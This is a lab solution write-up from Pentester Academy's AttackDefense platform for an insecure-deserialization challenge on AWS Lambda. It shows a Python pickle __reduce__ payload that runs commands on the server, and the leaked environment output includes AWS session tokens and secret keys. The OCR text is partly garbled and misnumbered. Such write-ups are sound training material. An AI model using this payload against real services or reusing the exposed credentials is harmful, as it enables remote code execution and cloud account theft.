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PENTESTER ACADEMY TOOL BOX


Name	Insecure Deserialization
URL	https://attackdefense.com/challengedetails?cid=2283
Туре	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Vulnerability: Insecure Deserialization


Step 1: Visit the link present in the challenge description.



Step 2: Configure browser to use proxy.



Step 3: Start OWASP ZAP and reload the web page to capture the request.





Step 4: The data parameter in cookie seems like base64, decode the value as base64.





Decoded cookie is python picked data.

Step 5: Open python interactive shell in terminal and decode the pickled data.

Commands:

import pickle
import base64
pickle.loads(base64.b64decode('<cookie data>'))

```
root@attackdefense:~# python3
Python 3.9.1rc1 (default, Nov 27 2020, 19:38:39)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> import base64
>>> pickle.loads(base64.b64decode('gASVJAAAAAAAAAB9lCiMCHVzZXJuYW1llIwFZ3Vlc3SUjAhpc19hZG1pbpSJdS4='))
{'username': 'guest', 'is_admin': False}
>>>
```

Note: replace <cookie data> with the actual cookie value.


Step 4: Use subprocess to create a pickle deserialization RCE payload.

Commands:

```
import subprocess
class CMD():
    def __reduce__(self):
    return (subprocess.check_output,(['printenv'],))
pickledData=pickle.dumps(CMD())
base64.b64encode(pickledData)
```

```
>>> import subprocess
>>> class CMD():
... def __reduce__(self):
... return (subprocess.check_output,(['printenv'],))
...
>>> pickledData=pickle.dumps(CMD())
>>> base64.b64encode(pickledData)
b'gASVMQAAAAAAAACMCnN1YnByb2Nlc3OUjAxjaGVja19vdXRwdXSUk5RdlIwIcHJpbnRlbnaUYYWUUpQu'
>>> ■
```

Step 5: Replace the cookie value in the request and forward the request.



S_KEY_ID=ASIAUAWOPGESONVOYNEE\\nSHLVL=0\\n_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2\\n_AWS_XRAY_DAEMON_PORT=2000\\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\\r=/var/runtime\\n_X_AMZN_TRACE_ID=Root=1-605da83e-1b1d1983438f233f353a7a4f;Parent=42acod4d719c270f;Sampled=0\\n'"

Received system environment variables in the error response.

Step 6: Beautify the output using sed.

Command: echo <environment variables> | sed 's/\\n/\
/g'



root@attackdefense:~# echo 'AWS_LAMBDA_FUNCTION_VERSION=\$LATEST\\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEFUaDmFwLXNvdXRoZ
IZac3PT03YR8Bt2ydzSw+CxTT5gUrRKuMBCG4QABoMMjc2Mzg0NjU3NzIyIgx2t60dGx77eak6ICcqwAGeUM4EogQfifAudFB3/GpgR+PBBL/07uaDT0H
4PxEDLeoxIQQaN0IK0/Eq0wDE6yTnt8jfblVwZ6GpzJbZJq8gTLuz45q0JeyXwIwZZuUIEkYVgPSjDkkFDzqs05msZgb9ZKJMrk8GUHfPmC0yAaXoPdXy
wSwtEIiac4FdkyLHTKPGanm1YbrEnkerG5W3JG69hhKMLNxRkxM90R8amQscEL6ZVeRiJfr4XK6Aa05U9516JhPFJFf0ecvuPsEpicjKPy2VAjjAvW9aQ
Nhq/PLyFXsJPLHu3IXShileldo7WmbvJftgqcR0mDsf5X6kl+6annTKsMccEm4nGUpY19e2GekFQjYU=\\nLAMBDA_TASK_R00T=/var/task\\nLD_LI
/var/task:/var/task/lib:/opt/lib\\nAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/broken-auth-insecure-deserialization\\nAWS_L
[\$LATEST]f6434e11421c4ef0876260e42761b364\\nAWS_EXECUTION_EN/=AWS_Lambda_python3.8\\nAWS_XRAY_DAEMON_ADDRESS=169.254.
\\nPATH=/var/lang/bin:/usr/local/bin:/usr/bin:/opt/bin\\nAWS_DEFAULT_REGION=ap-southeast-1\\nPWD=/var/task\\nAW
.UTF-8\\nLAMBDA_RUNTIME_DIR=/var/runtime\\nAWS_LAMBDA_INITIALIZATION_TYPE=on-demand\\nTZ=:UTC\\nAWS_REGION=ap-southea

N_ADDRESS=169.254.79.2\\n_AWS_XRAY_DAEMON_PORT=2000\\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\\n_HANDLER=lambda_function.l

time\\n_X_AMZN_TRACE_ID=Root=1-603b1dac-2f1273b6025c995f4318000c;Parent=68f040f16891ac88;Sampled=0\\n' | sed 's/\\n/\
> /g'

AWS_LAMBDA_FUNCTION_VERSION=\$LATEST\ AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEFUaDmFwLXNvdXRoZWFzdC0xIkYwRAIgDK80100zqu06F/0+vWB9fcvYZeG5 Gx77eak6ICcqwAGeUM4EogQfifAudFB3/GpgR+PBBL/07uaDT0HTmTzFJCJwKjk6Csf7gnFPMoXU7+TPrqJeL8dvcZ+jgC uUIEkYVgPSjDkkFDzqs05msZgb9ZKJMrk8GUHfPmC0yAaXoPdXyQ9yVAql90Qnd/RA1vEvC+ESaSwTy0cw2LfsgQY64QEr RiJfr4XK6Aa05U9516JhPFJFf0ecvuPsEpicjKPy2VAjjAvW9aQbTTaN/Y029uxIDXlPfzLPaunb00qYMl6mfb4Py0rfuD Y19e2GekFQjYU=\ LAMBDA TASK ROOT=/var/task\ LD LIBRARY PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/ta AWS LAMBDA LOG GROUP NAME=/aws/lambda/broken-auth-insecure-deserialization\ AWS LAMBDA RUNTIME API=127.0.0.1:9001\ AWS LAMBDA LOG STREAM NAME=2021/02/28/[\$LATEST]f6434e11421c4ef0876260e42761b364\ AWS EXECUTION ENV=AWS Lambda python3.8\ AWS XRAY DAEMON ADDRESS=169.254.79.2:2000\ AWS LAMBDA FUNCTION NAME=broken-auth-insecure-deserialization\ PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin AWS DEFAULT REGION=ap-southeast-1\ PWD=/var/task\ AWS SECRET ACCESS KEY=hPazgcsBblU5zZI4aXcfCi3tDQ+YSfFb3heNWVL4\ LANG=en US.UTF-8\ LAMBDA RUNTIME DIR=/var/runtime\ AWS LAMBDA INITIALIZATION TYPE=on-demand\ TZ=:UTC\ AWS REGION=ap-southeast-1\ AWS ACCESS KEY ID=ASIAUAWOPGE5HBN54GFT\ SHLVL=0\

References:

1. Burp Suite (https://portswigger.net/burp)